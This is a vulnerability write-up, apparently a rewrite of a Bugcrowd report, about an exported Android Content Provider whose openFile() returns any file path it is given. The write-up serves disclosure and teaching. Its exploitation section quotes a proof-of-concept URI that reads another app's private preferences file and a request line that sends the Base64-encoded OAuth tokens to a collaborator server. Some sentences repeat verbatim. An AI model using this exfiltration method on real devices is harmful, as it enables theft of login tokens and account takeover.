Unsecured Content Provider leads to Account Takeover
An exported Android content provider implemented openFile() without validating the requested path, so any app on the device could read arbitrary files. The researchers read the app's shared preferences file, which held OAuth tokens and session data, and exfiltrated it to an external server.
 Published on medium.com
Hello friend, Me and my friend oXnoOneXo were recently looking for an android application at Bugcrowd to hack on and luckily we found an android app that has an exported Content Provider in which the openFile()was insecurely implemented, So Hang on:
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
During a Bugcrowd engagement, Ahmed Elmorsi (@0Xhunterx) and his friend oXnoOneXo picked an Android application to test. The application shipped an exported Content Provider whose openFile() implementation was insecure. The provider class is com.redacted.wamp.mediabrowser.v2.image.MediaBrowserImageContentProvider, registered under the authority com.redacted.redacted.mediabrowser.v2.image.provider.
A Content Provider is Android's standard interface for sharing data between processes. As the report quotes from Google's documentation, providers "can help an application manage access to data stored by itself or stored by other apps and provide a way to share data with other apps. They encapsulate the data and provide mechanisms for defining data security. Content providers are the standard interface that connects data in one process with code running in another process." In practice it is a way to share data between apps, or within one app between activities and services. The provider's file handling accepted arbitrary paths.
Setup
The work was done by decompiling the APK with JADX to obtain the Java source, then reading AndroidManifest.xml, the XML file that holds the app's important metadata. To demonstrate the issue, the researchers wrote a small Android application of their own and used a collaborator server to receive the exfiltrated data. No accounts or special roles are described; the precondition is simply that the malicious app is installed on the same device as the target app.
Finding it
Reading the manifest in JADX revealed the provider declaration:
<provider android:name="com.redacted.wamp.mediabrowser.v2.image.MediaBrowserImageContentProvider" android:exported="true" android:authorities="com.redacted.redacted.mediabrowser.v2.image.provider"/>
android:exported="true" means any application on the same device can interact with the provider. The provider did not implement the usual query(), delete(), insert() or update() methods. The only method in use was openFile(), and it performed a simple check on the supplied URI inside an if block:
if (app != null && (z12 = app.e().z1()) != null) { String path = uri.getPath(); q.c(path); File file = new File(path); if (!file.exists()) { String name = file.getName(); q.e(name, "getName(...)"); Bitmap f10 = z12.f(name); try { file.createNewFile(); if (f10 != null) { a(f10, file); } else { throw new IllegalArgumentException("Required value was null.".toString()); } } catch (Exception e11) { if (e11.getMessage() == null) { e11.toString(); } file.delete(); throw new FileNotFoundException(uri.getPath()); } } return ParcelFileDescriptor.open(file, 268435456);}
The function takes the path portion of the URI, after content://com.redacted.redacted.mediabrowser.v2.image.provider, and turns it into a File object. It then checks whether the file exists:
String path = uri.getPath();q.c(path);File file = new File(path);if (!file.exists()) { ... }
If the file does exist, the function returns it as a ParcelFileDescriptor:
return ParcelFileDescriptor.open(file, 268435456);
The if branch only runs logic when the file does not exist, so there was no need to dig into it: passing a valid path to a file on the system skips that branch entirely and the file is opened and returned. The path is used as given, with no confinement to the provider's own directory.
Exploitation
Step 1: Pick a target file
The researchers located com.redacted.tidal_preferences.xml in the shared_prefs directory. It held a number of sensitive values, encoded only in Base64: oauth_access_token, oauth_refresh_token, session_session_id, the user email, session_partner_id and more.
Step 2: Build a malicious app
They wrote a simple application that reads the file through the provider and sends its content, Base64-encoded, to an external server, simulating what an attacker could do. The code was something like:
package com.hunting.test;
The key part is the URI passed to getContentResolver().openInputStream(). It uses the exported authority followed by the absolute path of the preferences file, /data/data/com.redacted.redacted/shared_prefs/com.redacted.redacted_preferences.xml. The provider resolves that path with uri.getPath(), finds the file exists, and returns a descriptor for it. The app reads the stream byte by byte into a StringBuilder, Base64-encodes the result and appends it to a request to the collaborator server.
Step 3: Confirm the exfiltration
Once the application was opened, the content of the XML file was successfully sent to the collaborator link:

The content of the XML file was successfully sent to the collaborator link.
Root cause
The provider is exported, so any app on the device can call it, and openFile() trusts the path taken from the caller-supplied URI. It builds a File directly from uri.getPath() and opens it with ParcelFileDescriptor.open(file, 268435456) without checking that the resolved path lies inside the directory the provider is supposed to serve. Because the existence check is the only gate before the file is returned, any existing file readable by the app's process can be opened. The sensitive values in the preferences file were stored Base64-encoded, which is an encoding, not encryption, so the tokens and identifiers were recoverable from the exfiltrated content.
Impact
An attacker who gets a malicious app installed on the same device can read files from the target app's private storage through the exported provider. In this case that included the OAuth access and refresh tokens, the session ID, the user's email and the partner ID, all of which were only Base64-encoded. Those values included OAuth access and refresh tokens, the session ID, the user's email and the partner ID, all only Base64-encoded. The attack requires local installation of a malicious application on the device; it is not remotely reachable on its own.
Fix
The report does not describe a fix or a vendor response. The changes that would address the issue are to set android:exported="false" on the provider unless other apps genuinely need it, and, if it must stay exported, to validate the resolved path against the provider's intended directory (for example by canonicalising the path and checking it is a child of that directory) before opening it, and to protect the provider with a signature-level permission. Sensitive values in shared_prefs should not rely on Base64 for confidentiality.
Variants to test
- Enumerate exported providers in
AndroidManifest.xml(android:exported="true") and call each one from a separate app. A positive result is any provider that returns data or a file descriptor without a permission check. - For providers implementing
openFile(), pass absolute paths such as/data/data/<package>/shared_prefs/<name>.xmland observe whether the file content comes back. A positive result is readable XML containing tokens or identifiers. - Try path traversal sequences in the URI path to escape the intended directory. A positive result is a file outside the provider's own folder being returned.
- Check whether the provider is protected by a permission (
android:permissionon the provider or on the calling app). A positive result is a call succeeding from an app that does not hold that permission. - Inspect
shared_prefsfiles for values that are merely Base64-encoded. A positive result is decodable tokens, session IDs or email addresses.
What happened, in plain words
Two researchers, Ahmed Elmorsi (@0Xhunterx) and his friend oXnoOneXo, were taking part in a bug bounty programme on Bugcrowd. A bug bounty programme is a scheme where a company invites independent researchers to look for security problems in its products and pays them for reporting what they find. The researchers picked an Android application from the programme's list of targets and started looking at it.
What they found was a way for one app on a phone to read private files belonging to another app on the same phone. The target app had an exported component that accepted any file path it was given, so a second, malicious app installed on the same device could ask it for the target app's private settings file. That file contained login tokens and other account details, stored only in a form of encoding that anyone can reverse. Those values included login tokens and other account details, stored only in a form of encoding that anyone can reverse.
This article walks through the whole thing from the beginning, assuming you have never looked at an Android app's internals before. Every term is explained where it first appears, and there is a glossary at the end.
Background: the pieces involved
What an Android app actually is
When you install an app on an Android phone, you are installing a package file, usually ending in .apk (Android Package). Inside that package are compiled program files, images, and a few configuration files. One of those configuration files is called AndroidManifest.xml. It is a plain XML file (XML is a text format for structured data, a bit like a very strict outline) that describes the app to the operating system: what components it contains, what permissions it wants, and which of its parts other apps are allowed to talk to.
What a Content Provider is
Android apps are isolated from each other by design. Each app runs in its own sandbox, meaning it can normally only read its own files. Sometimes an app needs to share data, either with another app or between different parts of itself. Android provides a standard mechanism for this, called a Content Provider.
The report quotes Google's own documentation to explain it:
Content providers can help an application manage access to data stored by itself or stored by other apps and provide a way to share data with other apps. They encapsulate the data and provide mechanisms for defining data security. Content providers are the standard interface that connects data in one process with code running in another process.
In everyday terms: think of a Content Provider as a service counter. Other apps do not walk into the shop's back room; they come to the counter and ask for something by name. The counter decides what to hand over. If the counter is badly built, it hands over anything anyone asks for, including things from the back room.
A provider is identified by a string called an authority, which works like a unique address, for example com.example.myapp.provider. Other apps send requests to that address using a URI (Uniform Resource Identifier), which is the same kind of string as a web address but for app data. A typical one looks like content://authority/some/path.
What "exported" means
In AndroidManifest.xml, each component can carry an attribute called android:exported. If it is set to true, any other app on the same phone is allowed to send requests to that component. If it is false, only the app itself can use it. Setting it to true is not automatically a bug, but it means the component must carefully check what it is asked to do, because strangers can now knock on the door.
What a token is
A token is a short string that proves you are logged in, a bit like the wristband you get at an event: you show it instead of your ID every time. Apps commonly hold two kinds of token:
- An access token, which is presented with each request to prove who you are. It usually expires after a while.
- A refresh token, which is used to get a new access token when the old one expires. It lives much longer, so it is more valuable to an attacker.
If someone steals these tokens, they can act as you without knowing your password. That is what account takeover means.
What Base64 is, and why it is not protection
Base64 is an encoding: a way of writing arbitrary data using only letters, digits and a couple of symbols. It exists so that binary data can travel through systems that only handle text. It is completely reversible by anyone, with no key and no password. It is not encryption. Storing a secret in Base64 is like writing it in a different handwriting: it still says the same thing.
Setting up
To look inside the app, the researchers needed its source code. Android apps are distributed compiled, but the compiled form can be turned back into readable Java-like code with a tool. The report names the tool: JADX, an open-source decompiler. A decompiler takes the compiled app and produces source code you can read.
With the code in hand, the first file they read was AndroidManifest.xml, because it lists every component the app exposes and to whom. This is the natural starting point: before testing anything, you want to know what doors exist and which ones are unlocked.
To prove the problem was real, they also wrote a small Android application of their own. This is the standard way to demonstrate an Android vulnerability: you build the attacker's app and show what it can do. To receive the stolen data, they used a collaborator server, a service that gives you a unique address and records any request sent to it, so you can see exactly what arrived and when.
The report does not describe any accounts or special roles being needed. The only precondition is that the malicious app is installed on the same phone as the target app.
Finding it
Reading the manifest in JADX revealed the provider declaration:
<provider android:name="com.redacted.wamp.mediabrowser.v2.image.MediaBrowserImageContentProvider" android:exported="true" android:authorities="com.redacted.redacted.mediabrowser.v2.image.provider"/>
Line by line:
<provider ... />declares one Content Provider inside the app.android:namegives the Java class that implements it. The name suggests it is part of a media browser and deals with images, which tells you what it was designed to serve.android:exported="true"is the important part: any app on the device may call it.android:authoritiesis the address other apps use to reach it:com.redacted.redacted.mediabrowser.v2.image.provider.
So the door is open to every app on the phone. The next question is what happens when someone walks through it.
The provider did not implement the usual query(), delete(), insert() or update() methods. Those are the standard operations a provider offers for reading rows of data, deleting, adding and changing them. The only method in use was openFile(), which hands back a file rather than rows of data. That method performed a simple check on the supplied URI inside an if block:
if (app != null && (z12 = app.e().z1()) != null) { String path = uri.getPath(); q.c(path); File file = new File(path); if (!file.exists()) { String name = file.getName(); q.e(name, "getName(...)"); Bitmap f10 = z12.f(name); try { file.createNewFile(); if (f10 != null) { a(f10, file); } else { throw new IllegalArgumentException("Required value was null.".toString()); } } catch (Exception e11) { if (e11.getMessage() == null) { e11.toString(); } file.delete(); throw new FileNotFoundException(uri.getPath()); } } return ParcelFileDescriptor.open(file, 268435456);}
This is decompiled code, so the variable names are partly lost and some lines are compressed onto one line. Reading it in plain words:
- The outer
ifchecks that the app context exists and that some object (z12) can be obtained from it. If either is missing, the method does nothing. String path = uri.getPath();takes the path part of the URI the caller sent. If the caller sentcontent://com.redacted.redacted.mediabrowser.v2.image.provider/data/data/.../file.xml, thenpathbecomes/data/data/.../file.xml. In other words, the caller chooses the path.q.c(path);andq.e(name, "getName(...)");are calls to helper functions that check the value is not null. They are housekeeping, not security checks.File file = new File(path);turns that caller-supplied string into a file object pointing at that location on the device.if (!file.exists())asks: does this file not exist? Everything inside the inner block deals with the case where the file is missing: it tries to create the file and fill it with an image (Bitmap) looked up by name. If that fails, it deletes the file and throws an error.return ParcelFileDescriptor.open(file, 268435456);is the exit. AParcelFileDescriptoris Android's handle for passing an open file from one app to another. The number268435456is a flag telling the system how to open the file.
The critical observation is the order of events. The existence check is the only gate before the file is returned:
String path = uri.getPath();q.c(path);File file = new File(path);if (!file.exists()) { ... }
uri.getPath()extracts the path from the caller's URI.q.c(path)checks it is not null.new File(path)builds a file object from it.if (!file.exists())is the branch taken only when the file is absent.
If the file does exist, the whole inner block is skipped and execution goes straight to the return:
return ParcelFileDescriptor.open(file, 268435456);
ParcelFileDescriptor.open(file, ...)opens the file and wraps it in a handle.returnsends that handle back to whoever called the provider.
That is why the researchers did not need to dig into the if branch at all. That branch only runs when the requested file is missing, and it is only about creating image files. Passing a valid path to a file that already exists skips it entirely, and the file is opened and handed back. Nothing checks that the path lies inside the folder the provider is supposed to serve. The path is used exactly as given.
Exploitation
Step 1: Pick a target file
The researchers looked for a file worth stealing. They found com.redacted.tidal_preferences.xml in the shared_prefs directory. shared_prefs is the folder where Android apps store small settings files, and apps often keep login state there. This one held a number of sensitive values, encoded only in Base64:
oauth_access_tokenoauth_refresh_tokensession_session_id- the user email
session_partner_id- and more
Each of these is exactly the kind of value described earlier: proof of login. The access and refresh tokens let an attacker talk to the service as the user, the session ID identifies an active login, and the email and partner ID identify the account. Because they were only Base64-encoded, anyone who obtained the file could read them straight away.
Step 2: Build a malicious app
They wrote a simple application that reads the file through the provider and sends its content, Base64-encoded, to an external server, simulating what an attacker could do. The code was something like:
package com.hunting.test;
This first line declares the package name of the malicious app, com.hunting.test. Every Android app has a unique package name, which is how the system tells apps apart.
Line by line, in plain words:
- The
importlines bring in the pieces the code needs:Urifor building the content address,Bundlefor the activity's saved state,Base64for encoding,Logfor writing debug messages,AppCompatActivityas the base class for a screen, andIOExceptionandInputStreamfor reading data. public class MainActivity extends AppCompatActivitydefines the app's single screen.MainActivityis the screen Android shows when the app opens.public void onCreate(Bundle bundle)is the method that runs when that screen is created.super.onCreate(bundle)performs the standard setup first.try { ... } catch (IOException e) { ... }means: attempt the following, and if a reading error happens, jump to the catch block instead of crashing.getContentResolver().openInputStream(Uri.parse("..."))is the heart of the attack. The content resolver is the part of Android that sends requests to Content Providers.Uri.parse(...)turns the string into a URI object, andopenInputStream(...)asks the provider for that URI and returns a stream, a way of reading the data piece by piece.- The URI itself is
content://com.redacted.redacted.mediabrowser.v2.image.provider/data/data/com.redacted.redacted/shared_prefs/com.redacted.redacted_preferences.xml. It has two halves. The first half, up to the first slash aftercontent://, is the authority, the address of the target provider. The second half is the absolute path of the preferences file on the device:/data/data/com.redacted.redacted/shared_prefs/com.redacted.redacted_preferences.xml. This is the whole trick: the attacker supplies a path pointing outside the provider's own folder, and the provider opens it anyway. StringBuilder sb = new StringBuilder();creates an empty text buffer to collect what is read.- The
while (true)loop reads the stream one byte at a time withopenInputStream.read(). Whenreadreturns-1, there is nothing left, so it breaks out of the loop. Otherwise it appends the byte, converted to a character, to the buffer. new HttpGetRequest().execute("https://collabServer/data=" + Base64.encodeToString(sb.toString().getBytes(), 0));takes the collected text, converts it to bytes, Base64-encodes it, and appends it to a web address pointing at the collaborator server.HttpGetRequestis a small helper class in the malicious app that performs the web request. The result is that the file's contents leave the phone inside a normal-looking web request.if (openInputStream != null) { openInputStream.close(); }closes the stream cleanly.Log.d("FAILED", e.toString());writes the error to the device log if reading failed, so the researcher can see what went wrong.
Why build this at all? Because a vulnerability report is much stronger with a working demonstration. The malicious app is the attacker's app; it does nothing except ask the target app for a file and send the answer out.
Step 3: Confirm the exfiltration
Once the application was opened, the content of the XML file was successfully sent to the collaborator link:
The content of the XML file was successfully sent to the collaborator link. That confirms the whole chain: a separate app on the device was able to read the target app's private preferences file and send it off the phone.
Root cause
Two things combine to create the bug.
First, the provider is exported, so any app on the device can call it. That is a deliberate setting, but it means the provider must defend itself.
Second, openFile() trusts the path taken from the caller-supplied URI. It builds a File directly from uri.getPath() and opens it with ParcelFileDescriptor.open(file, 268435456) without checking that the resolved path lies inside the directory the provider is supposed to serve. The existence check is the only gate before the file is returned, and it only decides whether to run the image-creation branch, not whether the caller is allowed to read the file. As a result, any existing file that the target app's process can read can be opened by anyone.
On top of that, the sensitive values in the preferences file were stored Base64-encoded. Encoding is not encryption, so the tokens and identifiers were recoverable from the exfiltrated content with no effort at all.
Impact
An attacker who gets a malicious app installed on the same device can read files from the target app's private storage through the exported provider. In this case that included the OAuth access and refresh tokens, the session ID, the user's email and the partner ID, all of which were only Base64-encoded. Those values included the OAuth access and refresh tokens, the session ID, the user's email and the partner ID, all only Base64-encoded.
The attack requires local installation of a malicious application on the device. It is not remotely reachable on its own: someone has to install the attacker's app on the phone first.
Fix
The report does not describe a fix or a vendor response. The changes that would address the issue are:
- Set
android:exported="false"on the provider unless other apps genuinely need it. - If it must stay exported, validate the resolved path against the provider's intended directory before opening it, for example by canonicalising the path and checking it is a child of that directory.
- Protect the provider with a signature-level permission, so only apps signed with the same key can call it.
- Do not rely on Base64 for confidentiality of sensitive values in
shared_prefs.
Variants to test
If you want to look for similar problems yourself, these are the checks to run:
- Enumerate exported providers in
AndroidManifest.xml(android:exported="true") and call each one from a separate app. A positive result is any provider that returns data or a file descriptor without a permission check. - For providers implementing
openFile(), pass absolute paths such as/data/data/<package>/shared_prefs/<name>.xmland observe whether the file content comes back. A positive result is readable XML containing tokens or identifiers. - Try path traversal sequences in the URI path to escape the intended directory. A positive result is a file outside the provider's own folder being returned.
- Check whether the provider is protected by a permission (
android:permissionon the provider or on the calling app). A positive result is a call succeeding from an app that does not hold that permission. - Inspect
shared_prefsfiles for values that are merely Base64-encoded. A positive result is decodable tokens, session IDs or email addresses.
Glossary
- APK: the installable package file of an Android app, containing its compiled code, resources and manifest.
- AndroidManifest.xml: the configuration file inside an app that declares its components, permissions and which parts other apps may access.
- Authority: the unique address string that identifies a Content Provider, used in the first part of a content URI.
- Base64: a reversible encoding that represents data using letters, digits and a few symbols; it hides nothing and is not encryption.
- Bug bounty programme: a scheme where a company invites independent researchers to find and report security problems in exchange for a reward.
- Collaborator server: a service that gives you a unique address and records requests sent to it, used to confirm that data left a target.
- Content Provider: Android's standard mechanism for sharing data between apps or between parts of one app.
- Content resolver: the Android component an app uses to send requests to a Content Provider.
- Decompiler: a tool that turns compiled program files back into readable source code; JADX is one for Android.
- Exported: a setting on an Android component that allows any other app on the device to interact with it.
- File descriptor: a handle the operating system uses to refer to an open file;
ParcelFileDescriptoris Android's version for passing one between apps. - InputStream: a way of reading data piece by piece from a source such as a file or a network connection.
- OAuth access token: a short-lived string presented with requests to prove a user is logged in.
- OAuth refresh token: a longer-lived string used to obtain new access tokens; stealing it allows prolonged access.
- Package name: the unique identifier of an Android app, such as
com.hunting.test. - ParcelFileDescriptor: Android's object for handing an open file from one app to another.
- Sandbox: the isolation that stops one app from reading another app's files by default.
- Session ID: a value that identifies an active login session.
- shared_prefs: the folder where Android apps store small settings files, often including login state.
- Signature-level permission: an Android permission granted only to apps signed with the same developer key.
- Token: a string that proves identity or authorisation, used in place of a password.
- URI: a string that identifies a resource, such as a content provider address plus a path.
- XML: a text format for structured data, used for configuration files such as the manifest and preferences.



